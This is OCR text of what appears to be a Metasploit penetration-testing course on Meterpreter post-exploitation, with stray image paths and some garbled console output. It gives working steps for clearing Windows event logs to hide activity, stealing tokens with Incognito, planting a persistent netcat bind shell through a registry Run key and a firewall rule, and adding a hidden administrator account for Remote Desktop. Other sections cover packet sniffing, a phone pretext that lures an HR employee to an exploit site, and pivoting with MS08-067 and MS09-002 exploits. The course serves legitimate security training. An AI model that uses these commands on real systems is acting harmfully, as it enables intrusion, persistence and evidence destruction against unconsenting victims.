
- http://forum.strataframe.net/Attachment943.aspx
- http://blogs.msdn.com/vistacompatteam/archive/2006/09/22/766945.aspx

Event Log Management

Sometimes it's best to not have your activities logged. Whatever the reason, you may find a circumstance where you need to clear away the windows event logs. Looking at the source for the winenum script, located in 'scripts/meterpreter', we can see the way this function works.

```
def clrevtlgs(session)
    evtlogs = [
        'security',
        'system',
        'application',
        'directory service',
        'dns server',
        'file replication service'
        ]
    print_status("Clearing Event Logs, this will leave and event 517")
    begin
    evtlogs.each do |evl|
        print_status("tClearing the #{evl} Event Log")
        log = session.sys.eventlog.open(evl)
        log.clear
    end
    print_status("Alll Event Logs have been cleared")
    rescue ::Exception => e
        print_status("Error clearing Event Log: #{e.class} #{e}")

    end
end
```

Let's look at a scenario where we need to clear the event log, but instead of using a premade script to do the work for us, we will use the power of the ruby interpreter in Meterpreter to clear the logs on the fly. First, let's see our Windows 'System' event log.




Now, let's exploit the system and manually clear away the logs. We will model our command off of the winenum script. Running 'log = client.sys.eventlog.open('system')' will open up the system log for us.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (172.16.104.130:4444 ->
172.16.104.145:1246)

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> log = client.sys.eventlog.open('system')
=> #<#:0xb6779424 @client=#>, #>, #

"windows/browser/facebook_extractiptc"=>#,
"windows/antivirus/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#, "windows/http/apache_chunked"=>#,
"windows/imap/novell_netmail_append"=>#
```

Now we'll see if we can clear out the log by running 'log.clear'.

```
>> log.clear
=> #<#:0xb6779424 @client=#>,

/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#, "windows/http/apache_chunked"=>#,
"windows/imap/novell_netmail_append"=>#
```

Let's see if it worked.



Success! We could now take this further, and create our own script for clearing away event logs.


```
# Clears Windows Event Logs


evtlogs = [
    'security',
        'system',
        'application',
        'directory service',
        'dns server',
        'file replication service'
    ]
puts ("Clearing Event Logs, this will leave an event 517")
evtlogs.each do |evl|
    puts ("tClearing the #{evl} Event Log")
    log = client.sys.eventlog.open(evl)
    log.clear
end
puts ("All Clear! You are a Ninja!")
```

After writing our script, we place it in /pentest/exploits/framework3/scripts/meterpreter. Then, let's re-exploit the system and see if it works.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.104.130:4444 ->
172.16.104.145:1253)

meterpreter > run clearlogs
```

```
Clearing Event Logs, this will leave an event 517
    Clearing the security Event Log
    Clearing the system Event Log
    Clearing the application Event Log
    Clearing the directory service Event Log
    Clearing the dns server Event Log
    Clearing the file replication service Event Log
All Clear! You are a Ninja!
meterpreter > exit
```

And the only event left in the log on the system is the expected 517.



Type	Date	Time	Source	Category	Event	User	Computer
Success Audit	5/3/2009	4:32:29 PM	Security	System Event	517	SYSTEM	TARGET

This is the power of Meterpreter. Without much background other than some sample code we have taken from another script, we have created a useful tool to help us cover up our actions.

Fun With Incognito

Incognito was originally a stand-alone application that allowed you to impersonate user tokens when successfully compromising a system. This was integrated into Metasploit and ultimately into Meterpreter.

You can read more about Incognito and how token stealing works via Luke Jennings orignial paper on the subject here: http://labs.mwrinfosecurity.com/publications/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf

In a nut shell, tokens are just like web cookies. They are a temporary key that allows you to access the system and network without having to provide credentials each time you access a file. Incognito exploits this the same way cookie stealing works, by replaying that temporary key when asked to authenticate. There are two types of tokens, delegate, and impersonate. Delegate are created for 'interactive' logons, such as logging into the machine, or connecting to it via remote desktop. Impersonate tokens are for 'non-interactive' sessions, such as attaching a network drive, or a domain logon script.

The other great things about tokens? They persist until a reboot. When a user logs off, their delegate token is reported as a impersonate token, but will still hold all of the rights of a delegate token.

- TIP* File servers are virtual treasure troves of tokens since most file servers are used as network attached drives via domain logon scripts

So, once you have a Meterpreter console, you can impersonate valid tokens on the system and become that specific user without ever having to worry about credentials or for that matter even hashes. During a penetration test this is especially useful due to the fact that tokens have the possibility of allowing local and/or domain privilege escalation, enabling you alternate avenues with potentially elevated privileges to multiple systems.

First let's load up our favorite exploit, ms08_067_netapi, with a Meterpreter payload. Note that we manually set the target because this particular exploit does not always auto-detect the target properly. Setting it to a known target will ensure the right memory addresses are used for exploitation.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.211.55.140
RHOST => 10.211.55.140
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.162
LHOST => 10.211.55.162
msf exploit(ms08_067_netapi) > set LANG english
LANG => english
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows XP SP2 English (NX)
   4   Windows XP SP3 English (NX)
   5   Windows 2003 SP0 Universal
   6   Windows 2003 SP1 English (NO NX)
   7   Windows 2003 SP1 English (NX)
   8   Windows 2003 SP2 English (NO NX)
   9   Windows 2003 SP2 English (NX)
   10  Windows XP SP2 Arabic (NX)
   11  Windows XP SP2 Chinese - Traditional / Taiwan (NX)


msf exploit(ms08_067_netapi) > set TARGET 8
target => 8
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.162:4444 -> 10.211.55.140:1028)

meterpreter >
```

We now have a Meterpreter console from which we will begin our incognito token attack. Like priv (hashdump and timestomp) and stdapi (upload, download, etc), incognito is a meterpreter module. We load the module into our meterpreter session by executing the 'use incognito' command. Issuing the 'help' command shows us the variety of options we have for incognito and brief descriptions of each option.

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help

Incognito Commands
==================

    Command                 Description
    -------                 -----------
    add_group_user          Attempt to add a user to a global group with all
tokens
    add localgroup user     Attempt to add a user to a local group with all
tokens
    add_user                Attempt to add a user with all tokens
    impersonate_token       Impersonate specified token
    list_tokens             List tokens available under current user context
    snarf_hashes            Snarf challenge/response hashes for every token

meterpreter >
```

What we will need to do first is identify if there are any valid tokens on this system. Depending on the level of access that your exploit provides you are limited in the tokens you are able to view. When it comes to token stealing, SYSTEM is king. As SYSTEM you are allowed to see and use any token on the box.

- TIP*: Administrators don't have access to all the tokens either, but they do have the ability to migrate to SYSTEM processes, effectively making them SYSTEM and able to see all the tokens available.

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
SNEAKS.IN\Administrator

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

We see here that there is a valid Administrator token that looks to be of interest. We now need to impersonate this token in order to assume its privileges. When issuing the 'impersonate_token' command, note the two backslashes in **"SNEAKS.IN\\ Administrator"**. This is required as it causes bugs with just one slash. Note also that after successfully impersonating a token, we check our current userID by executing the 'getuid' command.

```
meterpreter > impersonate_token SNEAKS.IN\\Administrator
[+] Delegation token available
[+] Successfully impersonated user SNEAKS.IN\Administrator
meterpreter > getuid
```

```
Server username: SNEAKS.IN\Administrator
meterpreter >
```

Next, lets run a shell as this individual account by running 'execute -f cmd.exe -i -t' from within Meterpreter. The execute -f cmd.exe is telling Metasploit to execute cmd.exe, the -i allows us to interact with the victims PC, and the -t assumes the role we just impersonated through incognito.

```
meterpreter > execute -f cmd.exe -i -t
Process 3540 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
SNEAKS.IN\administrator

C:\WINDOWS\system32>
```

The result: Success!

Interacting With The Registry

The Windows registry is a magical place, where with just a few keystrokes you can render a system virtually unusable. So, be very careful on this next section as mistakes can be painful.

Meterpreter has some very useful functions for registry interaction. Let's look at the options.

```
meterpreter > reg
Usage: reg [command] [options]

Interact with the target machine's registry.

OPTIONS:

    -d   The data to store in the registry value.
    -h   Help menu.
    -k   The registry key path (E.g. HKLM\Software\Foo).
    -t   The registry value type (E.g. REG_SZ).
    -v   The registry value name (E.g. Stuff).

COMMANDS:

    enumkey    Enumerate the supplied registry key [-k ]
    createkey  Create the supplied registry key  [-k ]
    deletekey  Delete the supplied registry key  [-k ]
    setval     Set a registry value [-k -v -d ]
    deleteval  Delete the supplied registry value [-k -v ]
    queryval   Queries the data contents of a value [-k -v ]
```

Here we can see there are various options we can utilize to interact with the remote system. We have the full options of reading, writing, creating, and deleting remote registry entries. These can be used for any number of actions, including remote information gathering. Using the registry, one can find what files have been utilized, web sites visited in Internet Explorer, programs utilized, USB devices utilized, and so on.

There is a great quick reference list of these interesting registry entries published by Access Data at http://www.accessdata.com/media/en_US/print/papers/wp.Registry_Quick_Find_Chart.en_us.pdf, as well as any number of internet references worth finding when there is something specific you are looking for.

Persistent Netcat Backdoor

In this example, instead of looking up information on the remote system, we will be installing a netcat backdoor. This includes changes to the system registry and firewall.

First, we must upload a copy of netcat to the remote system.

```
meterpreter > upload /tmp/nc.exe C:\\windows\\system32
[*] uploading  : /tmp/nc.exe -> C:\windows\system32
[*] uploaded   : /tmp/nc.exe -> C:\windows\system32nc.exe
```

Afterwards, we work with the registry to have netcat execute on start up and listen on port 455. We do this by editing the key 'HKLM\software\microsoft\windows\currentversion\run'.

```
meterpreter > reg enumkey -k
HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

  Values (3):

    VMware Tools
    VMware User Process
    quicktftpserver

meterpreter > reg setval -k
HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d
"C:\windows\system32\nc.exe -Ldp 455 -e cmd.exe"
Successful set nc.
meterpreter > reg queryval -k
HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc
Key: HKLM\software\microsoft\windows\currentversion\Run
Name: nc
Type: REG_SZ
Data: C:\windows\system32\nc.exe -Ldp 455 -e cmd.exe
```

Next, we need to alter the system to allow remote connections through the firewall to our netcat backdoor. We open up an interactive command prompt and use the 'netsh' command to make the changes as it is far less error prone than altering the registry directly. Plus, the process shown should work across more versions of Windows, as registry locations and functions are highly version and patch level dependent.

```
meterpreter > execute -f cmd -i
Process 1604 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents> netsh firewall show opmode
```

```
Netsh firewall show opmode

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

Local Area Connection firewall configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
```

We open up port 445 in the firewall and double-check that it was set properly.

```
C:\Documents and Settings\Jim\My Documents> netsh firewall add portopening
TCP 455 "Service Firewall" ENABLE ALL
netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL
Ok.

C:\Documents and Settings\Jim\My Documents> netsh firewall show portopening
netsh firewall show portopening

Port configuration for Domain profile:
Port   Protocol  Mode     Name
-------------------------------------------------------------------
139    TCP       Enable   NetBIOS Session Service
445    TCP       Enable   SMB over TCP
137    UDP       Enable   NetBIOS Name Service
138    UDP       Enable   NetBIOS Datagram Service

Port configuration for Standard profile:
Port   Protocol  Mode     Name
-------------------------------------------------------------------
455    TCP       Enable   Service Firewall
139    TCP       Enable   NetBIOS Session Service
445    TCP       Enable   SMB over TCP
137    UDP       Enable   NetBIOS Name Service
138    UDP       Enable   NetBIOS Datagram Service


C:\Documents and Settings\Jim\My Documents>
```

So with that being completed, we will reboot the remote system and test out the netcat shell.

```
root@bt4:/pentest/exploits/framework3# nc -v 172.16.104.128 455
172.16.104.128: inverse host lookup failed: Unknown server error :
Connection timed out
(UNKNOWN) [172.16.104.128] 455 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim> dir
dir
```

```
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim

05/03/2009 01:43 AM
.
05/03/2009 01:43 AM
..
05/03/2009 01:26 AM 0 ;i
05/12/2009 10:53 PM
Desktop
10/29/2008 05:55 PM
Favorites
05/12/2009 10:53 PM
My Documents
05/03/2009 01:43 AM 0 QCY
10/29/2008 03:51 AM
Start Menu
05/03/2009 01:25 AM 0 talltelnet.log
05/03/2009 01:25 AM 0 talltftp.log
4 File(s) 0 bytes
6 Dir(s) 35,540,791,296 bytes free

C:\Documents and Settings\Jim>
```


Wonderful! In a real world situation, we would not be using such a simple backdoor as this, with no authentication or encryption, however the principles of this process remain the same for other changes to the system, and other sorts of programs one might want to execute on start up.

Enabling Remote Desktop

Let's look at another situation where Metasploit makes it very easy to backdoor the system using nothing more than built-in system tools. We will utilize Carlos Perez's 'getgui' script, which enables Remote Desktop and creates a user account for you to log into it with. Utilization of this script could not be easier.

```
meterpreter > run getgui -u hax0r -p gibs0n
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is disabled enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto
...
[*] Opening port in local firewall if necessary
[*] Setting user account for logon
[*] Adding User: hax0r with Password: gibs0n
[*] Adding User: hax0r to local group Remote Desktop Users
[*] Adding User: hax0r to local group Administrators
[*] You can now login with the created user
meterpreter >
```

And we are done! That is it. Lets test the connection to see if it can really be that easy.



And here we see that it is. We used the 'rdesktop' command and specified the username and password we want to use for the log in. We then received an error message letting us know a user was already logged into the console of the system, and that if we continue, that user will be disconnected. This is expected behavior for a Windows XP desktop system, so we can see everything is working as expected. Note that Windows Server allows concurrent graphical logons so you may not encounter this warning message.

Remember, these sorts of changes can be very powerful. However, use that power wisely, as all of these steps alter the systems in ways that can be used by investigators to track what sort of actions were taken on the system. The more changes that are made, the more evidence you leave behind.

Packet Sniffing With Meterpreter

During the time of writing the tutorials for this course, H.D. Moore released a new feature for the Metasploit Framework that is very powerful in every regard. Meterpreter now has the capability of packet sniffing the remote host without ever touching the hard disk. This is especially useful if we want to monitor what type of information is being sent, and even better, this is probably the start of multiple auxiliary modules that will ultimately look for sensitive data within the capture files. The sniffer module can store up to 200,000 packets in a ring buffer and exports them in standard PCAP format so you can process them using psnuffle, dsniff, wireshark, etc.

We first fire off our remote exploit toward the victim and gain our standard reverse Meterpreter console.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpeter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.126
msf exploit(ms08_067_netapi) > set RHOST 10.10.1.119
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (205824 bytes)
[*] Meterpreter session 1 opened (10.10.1.4:4444 -> 10.10.1.119:1921)
```

From here we initiate the sniffer on interface 1 and start collecting packets. We then dump the sniffer output to /tmp/all.cap.

```
meterpreter > use sniffer
Loading extension sniffer...success.

meterpreter > help

Sniffer Commands
================

     Command             Description
     -------             -----------
     sniffer_dump        Retrieve captured packet data
     sniffer_interfaces  List all remote sniffable interfaces
     sniffer_start       Capture packets on a previously opened interface
     sniffer_stats       View statistics of an active capture
     sniffer_stop        Stop packet captures on the specified interface

meterpreter > sniffer_interfaces

1 - 'VMware Accelerated AMD PCNet Adapter' ( type:0 mtu:1514 usable:true
dhcp:true wifi:false )

meterpreter > sniffer_start 1
[*] Capture started on interface 1 (200000 packet buffer)

meterpreter > sniffer_dump 1 /tmp/all.cap
[*] Dumping packets from interface 1...
[*] Wrote 19 packets to PCAP file /tmp/all.cap

meterpreter > sniffer_dump 1 /tmp/all.cap
[*] Dumping packets from interface 1...
[*] Wrote 199 packets to PCAP file /tmp/all.cap
```

We can now use our favorite parser or packet analysis tool to review the information intercepted.

The Meterpreter packet sniffer uses the MicroOLAP Packet Sniffer SDK and can sniff the packets from the victim machine without ever having to install any drivers or write to the file system. The module is smart enough to realize its own traffic as well and will automatically remove any traffic from the Meterpreter interaction. In addition, Meterpreter pipes all information through an SSL/TLS tunnel and is fully encrypted.

Pivoting

Pivoting is the unique technique of using an instance (also referred to as a 'plant' or 'foothold') to be able to "move" around inside a network. Basically using the first compromise to allow and even aid in the compromise of other otherwise inaccessible systems. In this scenario we will be using it for routing traffic from a normally non-routable network.

For example, we are a pentester for Security-R-Us. You pull the company directory and find poor Mary Jo Swanson in Human Resources on Sneaks.IN main website. You call up Mary Swanson and claim you are from the information technology group and you need her to go to this website to patch her computer from "suspicious traffic". She visits your site and you happen to be running the latest Internet Explorer vulnerability.

```
msf > use windows/browser/ms09_002_memory_corruption
```

```
msf exploit(ms09_002_memory_corruption) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on.
   SRVPORT  80               yes       The local port to listen on.
   SSL      false            no        Use SSL
   URIPATH  /                no        The URI to use for this exploit
(default is random)


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP2-SP3 / Windows Vista SP0 / IE 7


msf exploit(ms09_002_memory_corruption) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms09_002_memory_corruption) > set URIPATH /
URIPATH => /
msf exploit(ms09_002_memory_corruption) > set PAYLOAD
windows/patchupmeterpreter/reverse_tcp
PAYLOAD => windows/patchupmeterpreter/reverse_tcp
msf exploit(ms09_002_memory_corruption) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on.
   SRVPORT  80               yes       The local port to listen on.
   SSL      false            no        Use SSL
   URIPATH  /                no        The URI to use for this exploit
(default is random)


Payload options (windows/patchupmeterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread,
process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP2-SP3 / Windows Vista SP0 / IE 7


msf exploit(ms09_002_memory_corruption) > set LHOST 10.10.1.109
LHOST => 10.10.1.109
```

```
msf exploit(ms09_002_memory_corruption) > set LPORT 8080
LPORT => 8080
msf exploit(ms09_002_memory_corruption) > exploit -j
[*] Exploit running as background job.
msf exploit(ms09_002_memory_corruption) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.10.10.243:80/
[*] Server started.
```

Our social engineering attack has been successful! Poor Mary Swanson has connected to our website and has unknowingly given us full access to her computer.

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.10.1.109:80/
[*] Server started.
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption
Vulnerability to 10.10.1.104:62238...
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption
Vulnerability to 10.10.1.104:62238...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption
Vulnerability to 10.10.1.104:62238...
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (205835 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.10.1.109:8080 -> 10.10.1.104:62239)

msf exploit(ms09_002_memory_corruption) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  10.10.1.109:8080 -> 10.10.1.104:62239

msf exploit(ms09_002_memory_corruption) >
```

The question from here is, where do we go next?

We have to somehow further gain access and dive deeper into the network. If you noticed, we used a REVERSE Meterpreter payload. Notice the attacking machines IP address is in a different subnet than the victims machine. The victims IP address is 10.211.55.140 and our attacking IP is 10.10.1.109. How can we launch attacks against other systems on the network? If we want to go after another IP address at 10.211.55.128, we need to pivot our attacks and exploit the system. Let's do it.

We begin by interacting with the Meterpreter session and making note of our IP address vs the victims IP. We issue the 'route' command to view the available subnets on the victim PC.

```
msf exploit(ms09_002_memory_corruption) > sessions -l
```

```
Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  10.10.1.109:8080 -> 10.10.1.104:62239

msf exploit(ms09_002_memory_corruption) > ifconfig
[*] exec: ifconfig

eth0      Link encap:Ethernet  HWaddr 00:0d:29:d9:ec:cc
          inet addr:10.10.1.109  Bcast:10.10.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee8:ebe7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14826 errors:12824 dropped:0 overruns:0 frame:0
          TX packets:6634 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7542708 (7.5 MB)  TX bytes:2385453 (2.3 MB)
          Interrupt:19 Base address:0x2024

msf exploit(ms09_002_memory_corruption) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > route

Network routes
==============

    Subnet           Netmask          Gateway
    ------           -------          -------
    0.0.0.0          0.0.0.0          10.211.55.2
    10.211.55.0      255.255.255.0    10.211.55.140
    10.211.55.140    255.255.255.255  127.0.0.1
    10.255.255.255   255.255.255.255  10.211.55.140
    127.0.0.0        255.0.0.0        127.0.0.1
    224.0.0.0        240.0.0.0        10.211.55.140
    255.255.255.255  255.255.255.255  10.211.55.140

meterpreter >
Background session 1? [y/N]y
```

With this valuable information in hand, we add the new route to Metasploit using the subnet and subnet mask of the victim and pointing it to the Meterpreter session number which is '1' in this case. Running the 'route print' command will display the routes available to us.

```
msf exploit(ms09_002_memory_corruption) > route add 10.211.55.0
255.255.255.0 1
msf exploit(ms09_002_memory_corruption) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.211.55.0        255.255.255.0      Session 1

msf exploit(ms09_002_memory_corruption) >
```

We will now use our newly created route to exploit a system further inside the victim network.

```
msf exploit(ms09_002_memory_corruption) > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD
windows/patchupmeterpreter/reverse_tcp
PAYLOAD => windows/patchupmeterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)

Payload options (windows/patchupmeterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread,
process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf exploit(ms08_067_netapi) > set LPORT 9000
LPORT => 9000
msf exploit(ms08_067_netapi) > set LHOST 10.10.1.109
LHOST => 10.10.1.109
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 Service Pack 2 - lang:English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (205835 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (10.10.1.109:9000 -> 10.10.1.104:62260)

meterpreter >
Background session 2? [y/N]y
```

It certainly appears that we successfully pivoted into the network. Let's confirm that we are where we want to be.

```
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
